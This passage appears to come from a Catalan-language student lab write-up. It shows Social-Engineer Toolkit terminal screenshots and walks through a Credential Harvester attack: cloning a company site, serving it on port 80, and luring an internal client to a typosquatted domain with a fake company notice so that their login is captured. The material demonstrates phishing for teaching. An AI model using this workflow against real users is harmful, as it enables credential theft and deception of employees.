
At the bottom of the terminal window, there are several informational messages:

```
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
```

Img src: @Aaron & Cristian's Github



The screenshot shows a terminal window titled "anonymous@osboxes: /var/www". The window has four tabs open: "anonym...r/www" (selected), "anonymo...ttercap", "anonymous@osb.../sites/amazon", and "anonymo...ttercap". The main pane displays the "Web Attack" module menu:

```
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

The text describes various attack methods and provides instructions for their use.

Img src: @Aaron & Cristian's Github

```

File Actions Edit View Help
an... ~ x anonym...r/www x anonymo...ttercap x anonymous@osb.../sites/amazon x anonymo...ttercap x
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.33]:■

```

Img src: @Aaron & Cristian's Github

```

set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
Home

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.33]:
[!] Example: /home/website/ (make sure you end with '/')
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned:/var/www/html/cryptosec/
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder


Enter choice [1/2]: 1
[!] Example: http://www.blah.com
set:webattack> URL of the website you imported:cryptos3c.net

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

Img src: @Aaron & Cristian's Github

3. El hacker emet un comunicat general a l'empresa dient que s'ha caigut temporalment la pàgina principal i que han d'entrar per la pàgina següent **cryptos3c.net**
4. Des d'un client de la xarxa interna de CryptoSEC 192.168.3.100 (*Linux Lite Client*) es vol conectar a la pàgina web de cryptosec.net, però han emès un comunicat que els redirecciona a **cryptos3c.net** ja que la pàgina principal ha sigut hakejada amb DOS (denegació de servei).



Img src: @Aaron & Cristian's Github

5. Les credencials del client han sigut robades!

Bibliografia:

- <https://github.com/trustedsec/social-engineering-toolkit>
- <https://www.nubetia.com/que-es-setoolkit/>
- <https://www.hackplayers.com/2012/10/social-engineering-toolkit-set.html>
- <https://www.dragonjar.org/video-tutorial-set-social-engineering-toolkit.xhtml>
- <https://programmerclick.com/article/72081442265/>
- <https://infosecwriteups.com/sending-emails-using-social-engineering-toolkit-settoolkit-974277712c809>
- <https://deepsec.com.mx/blog/f/social-engineering-toolkit-%7C-como-usarla>
- https://www.tutorialspoint.com/kali_linux/kali_linux_social_engineering.htm
- <https://www.nubetia.com/ngrok-setoolkit-kali-linux-2020-ataque-phishing/>
- <https://www.hacking-tutorial.com/hacking-tutorial/15-step-to-hacking-windows-using-social-engineering-toolkit-and-backtrack-5/#sthash.zDxf6lK5.dpbs>
- <https://www.youtube.com/watch?v=MkEet3Akvyo&t=206s>
- <https://www.youtube.com/watch?v=jmXT-c6dcOk>
- <https://www.youtube.com/watch?v=JjuIz-xHwEo&t=9s>
- <https://www.youtube.com/watch?v=aM5yjJ8JUME>
- <https://www.youtube.com/watch?v=u9dBGWVwMMA&t=594s>